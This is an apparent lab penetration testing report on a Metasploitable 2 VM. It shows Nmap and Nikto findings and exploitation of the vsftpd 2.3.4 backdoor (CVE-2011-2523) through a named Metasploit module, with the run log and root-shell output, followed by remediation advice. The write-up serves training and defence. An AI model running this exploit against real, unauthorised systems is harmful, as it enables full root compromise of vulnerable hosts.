Penetration Testing Report – Metasploitable 2 Lab

Author: Gufran AHmed [www.linkedin.com/in/gufran-uh/]

Date: *16 September 2025*

Location: London, UK

Contents

1. Executive Summary

This report documents a penetration test conducted on a deliberately vulnerable machine (Metasploitable 2) in a controlled lab environment. The purpose was to simulate a real-world Vulnerability Assessment and Penetration Test (VAPT), applying the same methodology used by industry professionals.

Key Results:

- Identified critical vulnerabilities in FTP and Apache services.
- Successfully exploited the vsftpd 2.3.4 backdoor (CVE-2011-2523), gaining full root access.
- Confirmed multiple high-risk misconfigurations in the web server, including outdated versions and missing security headers.

Business Risk:

In a production environment, these vulnerabilities would allow attackers to:

- Compromise business-critical systems within minutes.
- Exfiltrate sensitive data.
- Cause reputational and financial damage through service disruption.

2. Scope & Methodology

Scope

- **In-Scope:**
  The target was a VM instance of Metasploitable 2 (internal network, IP: *192.168.xxx.xxx*) hosting vulnerable services (FTP, HTTP etc.).
- **Out-of-Scope:**
  No external systems, no privilege escalation beyond root access achieved via known exploits. No social engineering, no lateral movement outside the target VM.

Tools Used

- **Kali Linux** (attacker OS)
- **Nmap** (for reconnaissance and vulnerability script scanning)
- **Nikto** (for HTTP web vulnerability scanning)
- **Metasploit** (for exploitation)

Process / Methodology

Phase	Description
Reconnaissance	Scan open ports and services with Nmap, identify version information.
Vulnerability Scanning	Use Nmap's vulnerability scripts and Nikto to identify known vulnerabilities and misconfigurations.
Exploitation	Use Metasploit to exploit a known vulnerability (vsftpd 2.3.4 backdoor).
Post-Exploitation	Confirm privilege escalation (root shell) and gather system information.
Reporting	Record findings, evidence (screenshots/logs), assess impact, and recommend mitigations.

3. Findings

The following are the key findings from the vulnerability assessments and exploitation. Findings are ordered from highest to lower severity.

Finding 1: vsftpd 2.3.4 Backdoor (CVE-2011-2523)

CVE	CVE-2011-2523
Severity	Critical
Impact	Remote attackers can gain root shell.
Evidence	Nmap + Metasploit confirmed exploit.
Remediation	Remove vsftpd 2.3.4, upgrade service.

- **Description:** The version vsftpd 2.3.4 (released 30 June–3 July 2011) contains a hardcoded backdoor which opens a shell on TCP port 6200 without authorization. CVE Details+3NVD+3Tenable®+3
- **Severity:** Critical
  - CVSS v3.1: 9.8 (Critical) CVE Details+1
  - CVSS v2.0: 10.0 (High) CVE Details+1
- **Impact:** Remote, unauthenticated attackers can gain complete root access; this allows full control over the system, potential lateral movement (if networked), data theft or system compromise.
- **Evidence:** Nmap identified vsftpd 2.3.4 on port 21; Metasploit exploit ran successfully, yielding a root shell (`whoami = root`). (See screenshot(s)).
- **Remediation:** Remove or disable vsftpd 2.3.4; patch to a version without the backdoor; if FTP service is required, use a secure alternative; restrict access to trusted networks; monitor FTP services closely.

Finding 2: Outdated Apache Web Server (2.2.8) & Outdated PHP

CVE	Multiple CVEs
Severity	High
Impact	DoS / RCE vulnerabilities present.
Evidence	Nikto flagged outdated Apache 2.2.8 & PHP 5.2.4.

Remediation	Upgrade Apache/PHP, disable TRACE, add headers.

- **Description:** The system runs Apache/2.2.8 (Ubuntu) with PHP/5.2.4. These are outdated and no longer supported in many upstream distributions, leaving known vulnerabilities unpatched. Web server misconfigurations (absent security headers, etc.) were also detected.
- **Severity:** High
- **Evidence:** Nikto scan flagged Apache version as 2.2.8, absence of `X-Frame-Options` and `X-Content-Type-Options` headers; enabled HTTP TRACE method; MultiViews / mod_negotiation.
- **Remediation:** Upgrade Apache to version 2.4.x or newer; upgrade PHP to a current supported version; disable TRACE; configure web server headers: `X-Frame-Options: DENY`, `X-Content-Type-Options: nosniff`; disable mod_negotiation MultiViews unless strictly required.

Finding 3: Missing HTTP Security Headers & Insecure Methods

CVE	N/A
Severity	Medium
Impact	Clickjacking & MIME sniffing risks.
Evidence	Nikto confirmed missing headers, TRACE enabled.
Remediation	Add X-Frame-Options, nosniff, disable TRACE.

- **Description:** Key HTTP response headers designed to mitigate clickjacking (X-Frame-Options), MIME-type sniffing (X-Content-Type-Options), etc., are absent. Also, HTTP methods like TRACE are allowed, which can be misused.
- **Severity:** Medium
- **Evidence:** Nikto findings show missing headers; HTTP TRACE enabled.
- **Remediation:**
  - Add `X-Frame-Options: DENY` or `SAMEORIGIN`
  - Add `X-Content-Type-Options: nosniff`
  - Disable HTTP TRACE in the web server configuration
  - Review allowed HTTP methods and restrict to only required ones (e.g. GET, POST)


4. Exploitation Proof

Below is a summary of the exploitation step with evidence:

- **Exploit Type:** vsftpd 2.3.4 Backdoor (CVE-2011-2523)
- **Target:** FTP service on port 21 of Metasploitable 2 (IP: *192.168.124.130*)
- **Tools Used:** Metasploit — module `exploit/unix/ftp/vsftpd_234_backdoor`
- **Outcome:** Attack succeeded. A command shell session was established. `whoami` returned `root`. Root shell access obtained.


Screenshots / Logs:

1. *Nmap scan showing `vsftpd 2.3.4` on FTP port.*




```
# Nmap 7.95 scan initiated Sun Sep 14 18:46:29 2025 as
192.168.124.130
Nmap scan report for 192.168.124.130
Host is up (0.0030s latency).
Not shown: 964 filtered tcp ports (no-response)
PORT      STATE  SERVICE       VERSION
21/tcp    open   ftp           vsftpd 2.3.4
22/tcp    open   ssh           OpenSSH 4.7p1 Debian 8
23/tcp    open   telnet        Linux telnetd
25/tcp    open   smtp          Postfix smtpd
53/tcp    open   domain        ISC BIND 9.4.2
79/tcp    closed finger
81/tcp    closed hosts2-ns
83/tcp    closed mit-ml-dev
111/tcp   open   rpcbind
139/tcp   open   netbios-ssn   Samba smbd 3.X - 4.X
259/tcp   closed esro-gen
445/tcp   open   netbios-ssn   Samba smbd 3.X - 4.X
```

2. *Metasploit exploit execution ("Backdoor service has been spawned ... Found shell").*



```
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.124.130:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.124.130:21 - USER: 331 Please specify the password.
[+] 192.168.124.130:21 - Backdoor service has been spawned, handling..
.
[+] 192.168.124.130:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.229.130:37209 -> 192.168.1
24.130:6200) at 2025-09-16 08:35:38 -0400
```

3. *Root shell confirmed (`whoami = root`).*



```
whoami
root

ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast q
len 1000
    link/ether 00:0c:29:d9:b7:c2 brd ff:ff:ff:ff:ff:ff
    inet 192.168.124.130/24 brd 192.168.124.255 scope global eth0
    inet6 fe80::20c:29ff:fed9:b7c2/64 scope link
       valid_lft forever preferred_lft forever
```

5. Recommendations

Based on findings, here is a prioritized remediation plan:

Priority	Action
Immediate	Remove or patch vsftpd 2.3.4 to a secure version; disable or remove the FTP service if not required. Upgrade Apache and PHP to supported versions. Disable HTTP TRACE method.
Short-term	Enable missing security headers (X-Frame-Options, X-Content-Type-Options). Harden configuration of web server (disable unnecessary modules like MultiViews/mod_negotiation). Limit access to critical services to trusted IP ranges.
Medium Term	Restrict access to FTP & Web; enable monitoring/logging.
Long-term	Establish regular vulnerability scanning and reporting cadence using tools like Nmap, OpenVAS, Nikto. Maintain proper patch management. Set up monitoring for unexpected services/backdoors. Enforce secure configuration baselines.

6. Conclusion

This test demonstrates that even well-known vulnerabilities like vsftpd's backdoor (CVE-2011-2523) remain relevant in lab and educational environments, and more broadly, how unpatched or misconfigured services pose critical risk. Through reconnaissance, vulnerability scanning, and exploitation, the test confirmed a full compromise via FTP backdoor. The recommendations provided, if fully implemented, will significantly reduce risk.

7. References

- NVD (2011). CVE-2011-2523 Detail: vsftpd 2.3.4 Backdoor. National Vulnerability Database. Available at: https://nvd.nist.gov/vuln/detail/CVE-2011-2523 (Accessed: 16 September 2025).
- CVEDetails (2011). CVE-2011-2523. Available at: https://www.cvedetails.com/cve/CVE-2011-2523/ (Accessed: 16 September 2025).
- Ubuntu Security Notice (2011). CVE-2011-2523. Canonical Ltd. Available at: https://ubuntu.com/security/CVE-2011-2523 (Accessed: 16 September 2025).
- Red Hat (2011). CVE-2011-2523 Security Advisory. Red Hat Customer Portal. Available at: https://access.redhat.com/security/cve/CVE-2011-2523 (Accessed: 16 September 2025).
- Exploit-DB (2020). vsftpd 2.3.4 – Backdoor Command Execution. Exploit Database. Available at: https://www.exploit-db.com/exploits/49757 (Accessed: 16 September 2025).